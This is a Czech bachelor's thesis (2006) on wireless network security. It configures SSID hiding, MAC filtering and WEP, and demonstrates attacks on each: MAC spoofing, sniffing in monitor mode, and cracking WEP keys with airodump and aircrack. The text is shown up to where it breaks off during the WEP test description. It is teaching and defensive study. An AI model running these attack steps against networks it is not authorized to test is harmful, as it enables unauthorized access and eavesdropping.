
Univerzita Karlova v Praze
Matematicko-fyzikální fakulta

BAKALÁŘSKÁ PRÁCE



Lukáš Turek

Bezpečnost bezdrátových sítí

Středisko informatické sítě a laboratoří

Vedoucí bakalářské práce: RNDr. Libor Forst

Studijní program: Informatika – programování

2006

Rád bych na tomto místě poděkoval RNDr. Liboru Forstovi za návrh tématu práce a následné komentáře. Práce by též nemohla vzniknout bez zapůjčení hardware od KSVI a sdružení Praha12.Net.

Prohlašuji, že jsem svou bakalářskou práci napsal samostatně a výhradně s použitím citovaných pramenů. Souhlasím se zapůjčováním práce a jejím zveřejňováním.

V Praze dne 17.7.2006 Lukáš Turek

Obsah

Název práce: Bezpečnost bezdrátových sítí
Autor: Lukáš Turek
Katedra (ústav): Středisko informatické sítě a laboratoří
Vedoucí bakalářské práce: RNDr. Libor Forst
e-mail vedoucího: forst@ms.mff.cuni.cz

Abstrakt: Práce porovnává bezpečnost jednotlivých bezdrátových technologií a podrobně se zabývá možnostmi zabezpečení sítí na základě standardu IEEE 802.11. Metody zabezpečení jsou posuzovány z hlediska odolnosti proti odposlechu, neoprávněnému přístupu do sítě, útokům typu DoS i útokům zevnitř sítě. Jsou ukázány příklady konfigurace zabezpečení a v některých případech i postup provedení útoku. Práce se též zabývá související problematikou volby bezpečných hesel a ochranou přihlašovacích údajů uložených v počítači. V závěru je navrženo zabezpečení domácí sítě, firemní sítě a sítě poskytovatele připojení k Internetu.

Klíčová slova: bezpečnost, bezdrátové sítě, Wi-Fi, 802.11, WEP, WPA

Title: Wireless Networks Security
Author: Lukáš Turek
Department: Network and Labs Management Center
Supervisor: RNDr. Libor Forst
Supervisor's e-mail address: forst@ms.mff.cuni.cz

Abstract: This thesis compares the security of several wireless technologies and studies the security of networks based on IEEE 802.11 standard more in detail. Methods of securing are assessed in the view of resistance against eavesdropping, unauthorized access, DoS attacks and also attacks from inside of the network. Examples of configuration and in some cases also ways of attack are demonstrated. The thesis also studies related problems of secure passwords selection of and stored login data protection. At the end it suggests a way of securing a home network, a company network and a network of Internet service provider.

Keywords: security, wireless networks, Wi-Fi, 802.11, WEP, WPA

1 Úvod

Technologie pro bezdrátový přenos dat prošly v posledních letech obrovským rozvojem. Přinášejí pohodlí a snížení nákladů na budování sítě a přitom se přenosové rychlosti blíží sítím LAN. Navíc se oproti původním předpokladům uplatňují i jako technologie poslední míle, kde zastupují technologie xDSL a kabelové sítě.

Použití bezdrátových technologií však s sebou přináší problém s ochranou dat. Data jsou přenášena volně vzduchem a kdokoli v dosahu sítě je může odchytit. A tento dosah může dosahovat desítek kilometrů. Nelze se spoléhat na fyzickou bezpečnost, musí nastoupit kryptografie.

V současnosti již mají bezdrátové sítě pevné místo ve firmách i v domácnostech. Domácí uživatelé často síť instalují sami, s minimálními znalostmi. Zařízení jsou obvykle ponechána ve výchozím nastavení, které je bohužel takřka vždy bez jakéhokoli zabezpečení.

Ani u firem není situace o moc lepší, správce často nemá přehled o problematice. Pak buď síť nainstaluje bez dostatečného zabezpečení, nebo instalaci odmítne a uživatelé si pomohou sami, čímž odhalí útočníkovi celou podnikovou síť. Bezdrátové sítě musí být nedílnou součástí bezpečnostní politiky podniku.

Dnes je již k dispozici velké množství literatury zabývající se zabezpečením bezdrátových sítí, a to i v češtině, např. kniha [1]. Ta je však psána pouze teoreticky, stručně představuje jednotlivé metody zabezpečení. Já jsem se rozhodl vybrat několik metod zabezpečení, každou vyzkoušet a ukázat konkrétní příklady konfigurace. Stejně tak předvedu i konkrétní útoky – ne jako návod k nelegální činnosti, ale aby mohl čtenář vyzkoušet, zda je jeho síť dostatečně zabezpečena.

Budu se zabývat pouze otevřenými protokoly a až na výjimky jen open-source programy a operačními systémy:

- Konfigurace serverů a přístupových bodů bude předvedena na operačním systému GNU/Linux[1] a FreeBSD. V praxi se obvykle používají jako přístupový bod specializovaná hardwarová zařízení, ale ta se většinou ovládají přes WWW rozhraní, které je u každého modelu jiné. Výjimkou jsou zařízení Cisco s operačním systémem IOS, ale k nim nemám přístup.
- Konfigurace klientů bude ukázána na Linuxu a Windows XP.
- Útoky budou předvedeny na Linuxu.

Zatímco autorka se v [1] zabývá celým spektrem bezdrátových technologií včetně mobilních sítí, já se omezím pouze na technologie podle standardů IEEE 802.11. Jsou široce rozšířené, mají dosah v řádu kilometrů (na rozdíl od Bluetooth), útočník nepotřebuje speciální a drahý hardware (jako u mobilních sítí) a běžně se používají jako náhrada lokálních sítí pro přenos senzitivních dat.

Předpokládám, že čtenář zná principy TCP/IP, má zkušenosti s některým z UNIXových systémů (např. Linux nebo FreeBSD) a alespoň základní znalosti bezdrátových sítí.

1 Testy budu provádět v distribuci Gentoo, nicméně konfigurace bude pokud možno nezávislá na distribuci. Budu předpokládat, že čtenář umí instalovat programy na svém oblíbeném operačním systému, proto popis instalace vynechám. Místo GNU/Linux budu dále psát jen Linux.

1.1 Konvence

Abych nemusel zdlouhavě komentovat každý uvedený příklad, budu se držet určitých konvencí:

- Bezdrátové síťové rozhraní přístupového bodu na Linuxu bude `wlan0`, na FreeBSD `wi0`.
- IP adresa přístupového bodu bude 192.168.1.1, MAC adresa 00:AA:BB:CC:DD:EE.
- IP adresa klienta bude 192.168.1.2, MAC adresa 00:11:22:33:44:55.
- Příkazy budou psány `neproporcionálním písmem`, povinné části příkazu **tučně**, variabilní části (MAC adresa, IP adresa) *kurzívou*.
- Pokud se příkaz nevejde na řádek, bude jeho pokračování na dalším řádku o 0.5cm odsazené
- Výpisy a příklady konfigurace budou psány `neproporcionálním písmem`
- Parametry v konfiguračních souborech, které je nutno změnit podle skutečnosti jsou označeny ***tučnou kurzívou***

2 Přehled bezdrátových technologií

V současnosti existuje velký počet technologií pro bezdrátový přenos dat. Já se budu zabývat jen těmi nejrozšířenějšími, které jsou postaveny na otevřených standardech. Proprietární řešení však automaticky neznamená vyšší bezpečnost: může zastavit útočníka, který hledá jen připojení k Internetu zadarmo, ale ne toho, kdo má jasný cíl a potřebné finance.

2.1 Wi-Fi

Wi-Fi (*Wireless Fidelity*) je ochranná známka Wi-Fi Alliance, ale dnes se běžně používá jako označení pro sítě založené na standardu 802.11. Tento standard byl později několikrát rozšířen. Některá rozšíření používají jiné frekvenční pásmo a nejsou tedy zpětně kompatibilní.

802.11 je původní standard z roku 1997, definuje linkovou vrstvu i fyzickou vrstvu s maximální rychlostí rychlostí 2 Mbit/s v pásmu 2.4 GHz.

802.11b pracuje stále v pásmu 2.4 GHz, ale rychlost na fyzické vrstvě zvyšuje na 11 Mbit/s.

802.11a používá pásmo 5 GHz, rychlost na fyzické vrstvě dosahuje 54 Mbit/s.

802.11h přidává k 802.11a rozšíření potřebná pro legální provoz v Evropě (např. automatickou regulaci výkonu)

802.11g dosahuje v rychlosti 54 Mbit/s v pásmu 2.4 GHz, bohužel za cenu menšího dosahu.

802.11n je připravovaný standard, který by měl poskytnout v pásmu 2.4 GHz rychlost 540 Mbit/s.

Wi-Fi bylo původně určeno jako náhrada lokálních sítí (někdy se též nazývá „Bezdrátový Ethernet), ale v ČR se uplatnilo i jako technologie poslední míle, především kvůli nedostupnosti ADSL připojení za rozumnou cenu.

Síť může pracovat ve dvou režimech. V režimu ***Ad-Hoc*** jsou si všechny stanice rovny a komunikují mezi sebou přímo. V režimu ***Infrastructure*** se stanice připojují na přístupový bod (*Accesspoint*, AP). Ten přijímá od stanic rámce k odeslání a rozesílá je ostatním, stanice tedy mohou používat úzce směrové antény.

Wi-Fi je dnes nejrozšířenější bezdrátová technologie pro přenos dat, proto se budu zabezpečení věnovat podrobněji v kapitole 3.

2.2 Bluetooth

Technologie Bluetooth je určena pro připojení malých zařízení, například bezdrátové klávesnice a myši nebo mobilního telefonu. Pracuje v pásmu 2.4 GHz stejně jako Wi-Fi. Přenosová rychlost na fyzické vrstvě dosahuje 1 Mbit/s.

Komunikace je zabezpečena 128-bitovým klíčem, ale k šifrování je použita poměrně slabá šifra E0. Klíč se odvozuje při inicializaci spojení mezi zařízeními (tzv. párování) ze sdíleného klíče PIN. PIN může mít až 16 číslic, ale obvykle se používají pouze 4 číslice. Pokud útočník odposlechne komunikaci při párování, může zjistit PIN hrubou silou a vypočítat šifrovací klíč.

Větší riziko jsou ale chyby v implementaci Bluetooth u některých mobilních telefonů. Útočník pak může autentizaci zcela obejít a stáhnout z telefonu například seznam kontaktů s telefonními čísly nebo kalendář. Útoky tohoto typu se označují jako *Bluesnarfing*.

Jako obrana se doporučuje nechat Bluetooth vypnuté a zapínat jej jen ve chvíli, kdy je potřeba. Malý dosah Bluetooth nelze považovat za zabezpečení, útočník může použít kvalitní anténu a připojit až ze vzdálenosti jednoho kilometru.

2.3 WiMAX

WiMAX je označení pro novou technologii bezdrátových metropolitních sítí definovanou standardem 802.16. Používá frekvenční pásmo 1,5 - 20 GHz, které je rozděleno na kanály. Maximální rychlost na fyzické vrstvě je 70 Mbit/s. Již jsou na trhu první zařízení kompatibilní s 802.16, ale v ČR se zatím čeká na povolení ČTÚ.

Zabezpečení WiMAX je řešeno poměrně robustně. Stanice se autentizují digitálním certifikátem přiděleným při výrobě a k šifrování se používají šifry 3DES nebo AES. Až praxe ale ukáže, zda je toto zabezpečení dostatečné.

2.4 Mobilní sítě

Technologie mobilních sítí se dělí do několika generací:

1. generace byla ještě analogová a určená jen pro přenos hlasu.

2. generace je v Evropě založena na standardu GSM. Kromě hlasu umožňuje i přenos dat teoretickou rychlostí 14.4 kbit/s. Rozšíření GPRS zvyšuje teoretickou rychlost na 115 kbit/s, EDGE až na 384 kbit/s.

3. generace je postavena ne velkém množství standardů, které se souhrnně označují zkratkou UMTS (*Universal Mobile Telecommunication System*). Teoretická přenosová rychlost se pohybuje v řádu megabitů, podle konkrétní technologie fyzické vrstvy.

Zabezpečení mobilních sítí je řešeno poměrně kvalitně. Autentizace používá mechanismus výzva-odpověď. Výpočet odpovědi provádí čipová karta SIM pomocí uloženého klíče, který není možné z karty přečíst bez speciálního hardware.

Slabinou GSM je pouze malá délka šifrovacího klíče (64 bitů) a jednostranná autentizace (autentizuje se uživatel, ne síť). Útočník tedy teoreticky může postavit falešnou základnovou stanici (BTS) a odposlouchávat hovory nebo přenášená data. UMTS řeší oba nedostatky, autentizace je vzájemná a klíč byl prodloužen na 128 bitů.

3 Metody zabezpečení Wi-Fi sítě

V současnosti je k dispozici celá řada způsobů, jak síť zabezpečit – od triviálních, které dokáže prolomit i útočník s minimálními znalostmi, až po robustní metody, postavené na moderních šifrovacích algoritmech. V této kapitole předvedu jednotlivé metody na příkladech a zhodnotím je z hlediska bezpečnosti i obtížnosti konfigurace.

3.1 Skrytí SSID

SSID (*Service Set IDentifier*) je textový identifikátor bezdrátové sítě[2], na základě něhož se klient připojuje do sítě. Ve výchozím nastavení přístupový bod pravidelně vysílá své SSID v tzv. *Beacon* rámcích a ohlašuje tak svoji přítomnost.

Tato vlastnost je však dostupná i útočníkovi: nemusí přístupové body vyhledávat, nabízí se mu samy. A nabízí mu své SSID, které mu stačí k připojení do sítě (není-li použito další zabezpečení). Naštěstí lze obvykle přístupový bod nakonfigurovat, aby své SSID nevysílal.

3.1.1 Konfigurace

Skrytí SSID umožňují snad všechny hardwarové AP. AP pak většinou stále vysílá *Beacon* rámce (ty jsou nutné např. pro řízení spotřeby), ale SSID v nich není.

Na **Linuxu** bohužel není standardní postup, jak vypnout vysílání SSID. U ovladače *HostAP* je nutno použít příkaz

```
iwpriv wlan0 enh_sec 1
```

zatímco u ovladače Madwifi (Atheros chipset) je příkaz

```
iwpriv ath0 hide_ssid 1
```

Na **FreeBSD** lze skrýt SSID pomocí

```
ifconfig wi0 hidessid
```

Bohužel mi tento příkaz fungoval pouze na kartě s chipsetem Atheros, ne na kartě s chipsetem Prism 2.5 (ve FreeBSD 6.1). Příkaz se provedl bez chyby, ale karta SSID vysílala dál.

3.1.2 Útok

Pokud AP nevysílá své SSID ani neodpovídá na *Probe* rámce, musí klienti SSID znát. Ale když se klient připojuje k AP, posílá SSID v otevřené podobě v asociačním rámci. Útočník si může počkat, až se některý klient připojí na AP a SSID odposlechnout. Je dokonce možné si asociaci vynutit podvržením deasociačního rámce (viz 2.2).

Navíc před připojením klient obvykle vyhledává přístupový bod pomocí *Probe* rámce, v němž je SSID hledaného AP a AP mu odpovídá, opět se svým SSID – nezávisle na nastavení. Takže útočníkovi stačí monitorovat rámce vysílané AP, nepotřebuje odposlouchávat klienty (to může být složitější, jsou-li použity směrové antény).

Zjistit SSID ze zachycených rámců umí program Kismet. Kismet je univerzální nástroj na vyhledávání a odposlech bezdrátových sítí i detekci průniků (intrusion detection). Funguje na

2 SSID není jen identifikátor přístupového bodu, používá se i v Ad-Hoc sítích. Více AP může mít stejné SSID, pak tvoří tzv. *Extended Service Set* (ESS) a místo SSID se používá termín ESSID (*Extended Service Set IDentifier*).

Linuxu a BSD systémech (včetně MacOS X). Před spuštěním je nutno nakonfigurovat rozhraní, na kterém má naslouchat, postup je dobře popsán v manuálu.

Po spuštění program ihned zobrazí SSID přístupových bodů, které je vysílají v *Beacon* rámcích. Sítě, u nichž SSID není známo, budou zobrazeny beze jména: `<no ssid>`. Pokud však Kismet přijme asociační rámec nějaké stanice, objeví se zpráva:

```
Found SSID "Secret" for cloaked network BSSID 00:AA:BB:CC:DD:EE
```

Zjištěné jméno sítě pak bude zobrazeno namísto původního `<no ssid>`.

3.1.3 Shrnutí

Přestože odhalení sítě se skrytým SSID není pro útočníka problém, může skrytí SSID napomoci zabezpečení sítě, především je-li síť využívána jen výjimečně (např. domácí síť). Pokud do sítě není připojen žádný klient, nemůže útočník zjistit SSID žádným způsobem.

3.2 Filtrace MAC adres

MAC adresa (adresa linkové vrstvy) je jedinečná pro každou síťovou kartu. Je tedy možné sestavit seznam MAC adres klientů, těmto adresám povolit přístup do sítě a ostatní zakázat.

3.2.1 Konfigurace

Filtraci MAC adres je možné provádět několika způsoby, každý má své výhody a nevýhody.

3.2.1.1 MAC Access List

První možnost využívá přímo schopnosti ovladače. Filtrace se aplikuje již při připojování klienta na AP, klient s neregistrovanou MAC se nebude moci připojit.

Na Linuxu je možné nastavit seznam povolených MAC adres (*MAC Access list*) pomocí příkazu *iwpriv*. Testoval jsem jej s ovladačem HostAP, stejný postup by měl fungovat i u karet Atheros.

```
iwpriv wlan0 maccmd 1  #Povolení přístupu jen registrovaným MAC
iwpriv wlan0 addmac 00:11:22:33:44:55 #Přidání registrované MAC
```

Na FreeBSD je nastavení filtrace MAC součástí univerzálního příkazu *ifconfig*, musí být natažen modul `wlan_acl`. Tento postup by měl fungovat se všemi kartami podporovanými ovladači `wi(4)` a `ath(4)`.

```
ifconfig wi0 mac:allow
ifconfig wi0 mac:add 00:11:22:33:44:55
```

Poznámka: Zapnutí MAC Access Listu neodpojí již asociované stanice!

3.2.1.2 Filtrace pomocí firewallu

MAC Access List umožňuje omezit připojení k AP jen na registrované MAC adresy, ale už nedokáže svázat IP adresu s určitou MAC adresu. To může být potřeba kvůli logování (abychom mohli svázat IP adresu s konkrétním uživatelem), traffic shapingu (omezení přenosové rychlosti některým uživatelům) nebo měření přenesených dat.

Na Linuxu umožnuje firewall *iptables* filtrovat MAC adresy po zavedení modulu `ipt_mac` (modul by se měl načíst automaticky):

```
iptables -A INPUT -i wlan0 -s 192.168.1.2 -m mac –mac-source
  00:11:22:33:44:55 -j ACCEPT
iptables -A FORWARD -i wlan0 -s 192.168.1.2 -m mac --mac-source
  00:11:22:33:44:55 -j ACCEPT
iptables -A INPUT -i wlan0 -j DROP
iptables -A FORWARD -i wlan0 -j DROP
```

Na FreeBSD je možné využít firewall IPFW. Pomocí *sysctl* je potřeba zapnout, aby do firewallu přicházely pakety už z linkové vrstvy (tj. i s MAC adresami):

```
sysctl net.link.ether.ipfw=1
ipfw add allow all from 192.168.1.2 to any MAC any
  00:11:22:33:44:55 in via wi0 layer2
ipfw add deny all from any to any in via wi0 layer2
```

Pomocí filtrace MAC adres ve firewallu lze dosáhnout chování používaného některými veřejnými hotspoty: neznámý klient je přesměrován na speciální stránku (tzv. *Dashboard*), kde se musí přihlásit. Po přihlášení se změní pravidla firewallu a klient může normálně přistupovat do Internetu.

3.2.1.3 Static ARP

Pravidla firewallu se zpracovávají sekvenčně pro každý paket, což může ve větší síti znamenat nezanedbatelnou zátěž. A přitom v systému už vazba mezi IP a MAC adresami existuje: ARP[3] tabulka. Do ARP tabulky lze přidat trvalý záznam příkazem:

```
arp -s 192.168.1.2 00:11:22:33:44:55
```

Takto přidaný záznam vydrží až do restartu, systém ho sám o sobě nezmění. Pokud nějaký klient pošle paket se špatnou MAC adresou, systém ho zahodí. Na FreeBSD se navíc v logu objeví zpráva:

```
arp: BA:DB:AD:BA:DB:AD attempts to modify permanent entry for
  192.168.1.2 on wi0
```

I když do ARP tabulky napevno přidáme páry IP adresa – MAC adresa všech klientů, stále může útočník použít nějakou volnou IP adresu v subnetu. Proto je nutné zadat do ARP tabulky všechny IP adresy v subnetu, ty volné s neplatnou MAC adresou 00:00:00:00:00:00.

Pro zjednodušení je možné adresy zadat do souboru (např. `/etc/arp.conf`) a načíst příkazem

```
arp -f /etc/arp.conf
```

Formát souboru je jednoduchý, na každém řádku je IP adresa a MAC adresa oddělená mezerou, např.:

```
192.168.1.2 00:11:22:33:44:55
192.168.1.3 00:00:00:00:00:00
```

3.2.2 Útok

Útok proti filtraci MAC adres je triviální – MAC adresu totiž lze velmi snadno změnit. Není ani nutno měnit MAC adresu uloženou v EEPROM paměti síťové karty (i když i to je někdy možné). Snad každá síťová karta (nejen bezdrátová) umí odesílat pakety s libovolnou MAC adresou. Tato schopnost je nutná, aby karta mohla fungovat jako *bridge*[4].

3 Pokud chce počítač odeslat paket pro stanici v lokální síti, musí napřed zjistit jeho MAC adresu. V normálním případě pošle do sítě *broadcast* dotaz „kdo má tuto IP adresu“ pomocí protokolu ARP (*Address Resolution Protocol*) a stanice mu odpoví. Výsledek dotazu si uloží do ARP tabulky, která funguje jako cache.

V Linuxu lze změnit MAC adresu příkazem

```
ifconfig wlan0 hw ether 00:11:22:33:44:55
```

Ve FreeBSD je příkaz podobný:

```
ifconfig wi0 ether 00:11:22:33:44:55
```

Ve Windows XP je nutný zásah do registru systému, který navíc vyžaduje restart. Existuje však command-line program Macshift, který dokáže změnit MAC adresu okamžitě (já jsem ale musel síťovou kartu zakázat a po provedení příkazu zase povolit). Síťové rozhraní se zadává jménem, které vypíše příkaz `ipconfig`, tedy s mezerami a češtinou. MAC adresa se zadává bez dvojteček:

```
macshift.exe -i "Bezdrátové připojení k síti" 001122334455
```

Ovšem napřed je nutno zjistit, jakou MAC adresu nastavit. Zjistit IP a MAC adresy uživatelů na síti umí zmiňovaný *Kismet*, ale postačí i klasický *tcpdump*. Pouze je před spuštěním nutno ručně nastavit kanál, na kterém AP vysílá a přepnout kartu do režimu *Monitor*, kdy zachytává všechny pakety. Na Linuxu postup vypadá takto:

```
iwconfig wlan0 mode monitor
iwconfig wlan0 channel 13
tcpdump -eni wlan0 ip
```

Výpis se může lišit podle verze programu *tcpdump*, zkráceně může vypadat např. takto:

```
DA:00:11:22:33:44:55 BSSID:00:AA:BB:CC:DD:EE
SA:00:AA:BB:CC:DD:EE ethertype Ipv4 (0x0800):
1.2.3.4.80 > 192.168.1.2.1234: TCP
```

Tento paket byl vyslán z AP, protože SA (*source address*) je shodná s BSSID (MAC přístupového bodu). Stačí tedy vzít cílovou MAC adresu (DA, *destination address* – 00:11:22:33:44:55) a cílovou IP adresu (192.168.1.2) a můžeme se připojit do sítě.

Nabízí se otázka, co se bude dít, pokud bude v síti dva počítače se stejnou IP adresou i MAC adresou. Experimentálně jsem zjistil, že se nestane nic. Oba počítače jsou pro zbytek sítě nerozlišitelné, nicméně pokud nepoužijí oba stejný odchozí port pro komunikaci s týmž serverem (což není příliš pravděpodobné), nedojde k žádné kolizi. Klient dostává pakety pro útočníka a naopak, ale TCP/IP stack nevyžádané pakety tiše zahodí.

3.2.3 Shrnutí

Filtraci MAC adres může útočník obejít triviálním způsobem. Na rozdíl od dalších metod je však pro klienty zcela transparentní, nemusí na své straně nic konfigurovat.

3.3 WEP

Předchozí dvě metody nelze považovat za zabezpečení - klíčem pro přístup do sítě je hodnota, která se přenáší v otevřené podobě (ESSID a MAC adresa). Stejně tak samotná data uživatelů jsou přenášena v otevřené podobě, kdokoli v dosahu signálu (jednotky kilometrů) je může odposlouchávat a postačí mu běžně dostupné zařízení.

Autoři normy 802.11 si byli problému vědomi, proto vytvořili standard WEP, *Wired Equivalent Privacy* („*Bezpečný jako kabel*“). Bohužel byl standard navržen pro implementaci v hardware Wi-Fi karet, které přitom musely zůstat levné. V důsledku těchto kompromisů je WEP v dnešních podmínkách zcela nedostatečný.

4 Bridge je propojení dvou ethernetových segmentů tak, že se navenek chovají jako jediný segment. Jedno síťové rozhraní přijímá všechny pakety z jednoho segmentu a druhé je přeposílá nezměněné do druhého segmentu – s původní MAC adresou odesílatele.

3.3.1 Šifrování

WEP používá proudovou šifru RC4. Algoritmus RC4 generuje na základě klíče pseudonáhodnou posloupnost, která se slučuje s daty pomocí operace XOR. Tak se získají zašifrovaná data v délce původních dat.

Standard specifikuje délku klíče 64 nebo 128 bitů. Existují i zařízení nabízející 256-bitové klíče, ale to je již nestandardní rozšíření. Zda je paket šifrován označuje jediný bit v hlavičce, vůbec se nemyslelo na případné budoucí rozšíření. V paketu není uvedeno, jak dlouhý klíč byl použit.

V klasickém použití se RC4 na počátku inicializuje a pak se používá k šifrování souvislého proudu dat. Obě strany generují stejnou pseudonáhodnou posloupnost a pomocí operací XOR s odesílanými resp. přijatými daty provádí šifrování resp. dešifrování (operace XOR je symetrická).

Pokud by se stejný postup použil pro WEP a některý z paketů by se ztratil, došlo by k desynchronizaci obou stran a komunikace by nemohla dále pokračovat. Příjemce by data nedokázal dešifrovat, protože by na ně používal špatnou část posloupnosti.

WEP proto inicializuje algoritmus RC4 pro každý odesílaný paket. Pouze část klíče je pevná (a tajná), zbylých 24 bitů je tzv. *inicializační vektor* (IV). Inicializační vektor se přenáší v paketu v otevřené podobě. Tajná část klíče se tím zkracuje na 40 resp. 104 bitů.

3.3.2 Autentizace

Autentizace je u WEP volitelná. Funguje jednoduchým způsobem:

1. Klient pošle AP požadavek na připojení
2. AP pošle klientovi výzvu v délce 128 bajtů
3. Klient ji zašifruje WEP klíčem a zvoleným IV a pošle AP
4. AP provede stejné šifrování a porovná svůj výsledek s přijatou zprávou od klienta

Tento způsob autentizace však bezpečnost spíše oslabuje než posiluje: výzva je přenášena v otevřené podobě. Útočník tedy může odchytit výzvu i zašifrovanou odpověď a pomocí operace XOR může vypočítat část pseudonáhodné posloupnosti (132 bajtů) pro jeden inicializační vektor. Tu může použít k dešifrování začátku zachycených paketů se stejným IV, nebo pro podvržení vlastních paketů. Útočník navíc může navíc podvržením deautentizačních rámců (viz 2.2) vynutit novou autentizaci libovolné stanice.

3.3.3 Správa klíčů

Standard 802.11 nedefinuje žádný způsob správy a distribuce klíčů. Pokud nějaké způsoby distribuce existují, nejsou vzájemně kompatibilní. Uživateli tedy zbývá jen manuální nastavení klíče.

Klíč je sdílený, takže legitimní uživatel může odposlouchávat data přenášená ostatními uživateli. Pokud chceme nějaké stanici znemožnit přístup do sítě (z důvodu krádeže zařízení, ukončení pracovního vztahu apod.), nezbývá než vytvořit nový klíč a manuálně jej změnit na všech stanicích. Kvůli tomu je WEP v podstatě nepoužitelný ve větší síti.

3.3.4 Konfigurace

Klíč je možno zadávat hexadecimálně, nebo jako řetězec ASCII znaků. Standard nespecifikuje, jak by se měl ASCII klíč převádět do hexadecimálního tvaru, nicméně Linux, FreeBSD, Windows i většina hardwarových AP používají stejný způsob převodu: jednoduše použijí ASCII hodnoty zadaných znaků. Tento postup však napomáhá útočníkovi, protože se snižuje prostor možných klíčů. Vhodnější by bylo použít nějakou hashovací funkci.

64-bitový klíč (40 bitů bez inicializačního vektoru) se zadává pomocí pěti ASCII znaků nebo 10 hexadecimálních číslic, 128-bitový klíč (104 bitů bez IV) pomocí 13 ASCII znaků nebo 26 hexadecimálních číslic.

Konkrétní příklady nastavení klíče v Linuxu a FreeBSD shrnuje následující tabulka:

Nastavení klíče (128-bit ASCII)	*Linux*	**iwconfig** *wlan0* **key s:***secretnetwork*
	FreeBSD	**ifconfig** *wi0* **nwkey** *secretnetwork*
Nastavení klíče (128-bit hex)	*Linux*	**iwconfig** *wlan0* **key** *7365637265746E6574776F726B*
	FreeBSD	**ifconfig** *wi0* **nwkey 0x***7365637265746E6574776F726B*
Zapnutí autentizace	*Linux*	**iwconfig** *wlan0* **enc restricted**
	FreeBSD	**ifconfig** *wi0* **authmode shared**

Ve FreeBSD je nutné před použitím WEP natáhnout modul `wlan_wep`, na Linuxu s ovladačem HostAP modul `hostap_crypt_wep.ko`.

Windows XP se na WEP klíč zeptají při připojování do sítě, podle počtu zadaných znaků by měly automaticky rozpoznat, zda byl zadán ASCII nebo hexadecimální klíč a jak je dlouhý.

3.3.5 Útok

Zatímco předchozí útoky byly poměrně triviální a pouze technické, útok proti šifrování WEP je založen na teoretickém základě.

3.3.5.1 Teorie

V roce 2000 byl ještě algoritmus RC4 považován za bezpečný, práce [4] však ukazuje, že je ve WEP použit nesprávným způsobem. Základních pravidlo pro použití proudových šifer říká, že se nikdy nesmí znovu použít stejná posloupnost pseudonáhodných dat, použitá k šifrování. V případě WEP to znamená, že se nikdy nesmí dvakrát použít jeden inicializační vektor.

Ve standardu 802.11 není specifikováno, jak by stanice měla zjišťovat, zda už byl nějaký inicializační vektor použit. Navíc má IV pouze 24 bitů, tj. po odeslání 16 milionů paketů (ve velkých sítích několik hodin) by se musel měnit šifrovací klíč – nejspíše manuálně distribuovat a nastavovat. To v praxi není přijatelné, takže se tento požadavek ignoruje.

Útok popsaný v [4] je sice prakticky proveditelný, ale poměrně náročný (útočník musí postupně odhalovat pseudonáhodné posloupnosti pro jednotlivé inicializační vektory). Až práce [2] otevřela cestu k jednoduchému a rychlému prolomení WEP. Popsaný útok směřuje na samotný algoritmus RC4. Ukázalo se, že počátek posloupnosti není dostatečně náhodný a odhaluje informace o klíči.

Útok dokáže u určitých *slabých* klíčů zjistit jeden byte klíče na základě prvního byte vygenerované pseudonáhodné posloupnosti. Není tedy použitelný k útoku proti RC4 tak, jak se používá v SSL (náhodně se vygeneruje klíč, pomocí něj se inicializuje generátor posloupnosti a pak se tato posloupnost používá k šifrování).

Algoritmus WEP však inicializuje RC4 pro každý paket a s různými klíči (kvůli použití IV). Některé z těchto klíčů jsou *slabé* a umožňují odhalit svoji část na základě prvního byte posloupnosti. První byte posloupnosti zjistíme z paketu pomocí operace XOR, pokud zjistíme první byte plaintextu. A to je triviální: každý IP nebo ARP paket začíná hlavičkou 802.2 a tedy bytem 0xAA.

V [3] se autorům podařilo popsanou metodu úspěšně použít, ze zachycených paketů dokázali zrekonstruovat WEP klíč. Autoři sice použitý program nezveřejnili, ale bylo již jen otázkou času, kdy se objeví jiný program, dostupný každému.

3.3.5.2 Praxe

Prakticky lze šifrování WEP prolomit pomocí programů z již zmíněného balíku *Aircrack*. Jedinou podmínkou je odposlechnutí dostatečného počtu paketů. Tento počet je řádu statisíců pro 64-bitový klíč, pro 128-bit klíč dosahuje až milionů. Nicméně milion paketů odpovídá odhadem stažení 1GB dat, což při rychlosti 500kB/s (reálně dosažitelná efektivní rychlost na 801.11b při nominální rychlosti 11 Mbit/s) trvá něco přes půl hodiny.

Útok nefunguje online, je nutné napřed nasbírat dostatečný počet paketů do souboru a pak pustit útok na tento soubor. Nicméně je možné zkoušet útok na soubor, do kterého se mezitím zapisuje. Případně je možné nasbíraná data spojit programem *mergecap*. Nalezení klíče je pak na současném hardware otázkou několika desítek vteřin až minut.

K odchytávání paketů slouží program *airodump*. Funguje na Linuxu a je kompatibilní s většinou hardware, bez potřeby patchování ovladače. Jako parametr se zadává na jakém interface a kanálu má poslouchat a prefix jména souboru, kam se budou pakety ukládat:

```
airodump wlan0 dumpfile 13
```

Samotné nalezení klíče provádí program *aircrack*. Povinný parametr je jméno souboru s pakety (zadává se celé jméno, ne jen prefix). Příkaz má několik přepínačů, které se vypíší po spuštění programu bez parametrů. Za pozornost stojí `-n` (délka klíče, 64 nebo 128) a `-c` (hledání klíče složeného pouze z alfanumerických znaků).

```
aircrack -n 64 dumpfile-01.cap
```

K otestování útoku jsem použil tuto sestavu:

(1) AP D-Link DWL-900, nakonfigurované jako bridge do Ethernetu
(2) Počítač s OS FreeBSD 6.1 a Wi-Fi kartou Z-COM XI-626 připojený na AP (1)
(3) Desktop s Gentoo Linuxem, připojený Ethernetem k AP (1)
(4) Notebook s Gentoo Linuxem (1.7GHz Pentium-M) a Wi-Fi kartou Intel PRO/Wireless 2915ABG

Na spojení mezi (1) a (2) jsem nastavil 128-bitový ASCII WEP klíč *secretnetwork*. Na počítači (2) jsem spustil WWW server a napsal CGI skript, který posílá data z `/dev/random`. Tím jsem vytvořil „nekonečný soubor“, který jsem dal stahovat přes AP na počítači (3). Rychlost stahování kolísala mezi 350 a 500 kB/s.

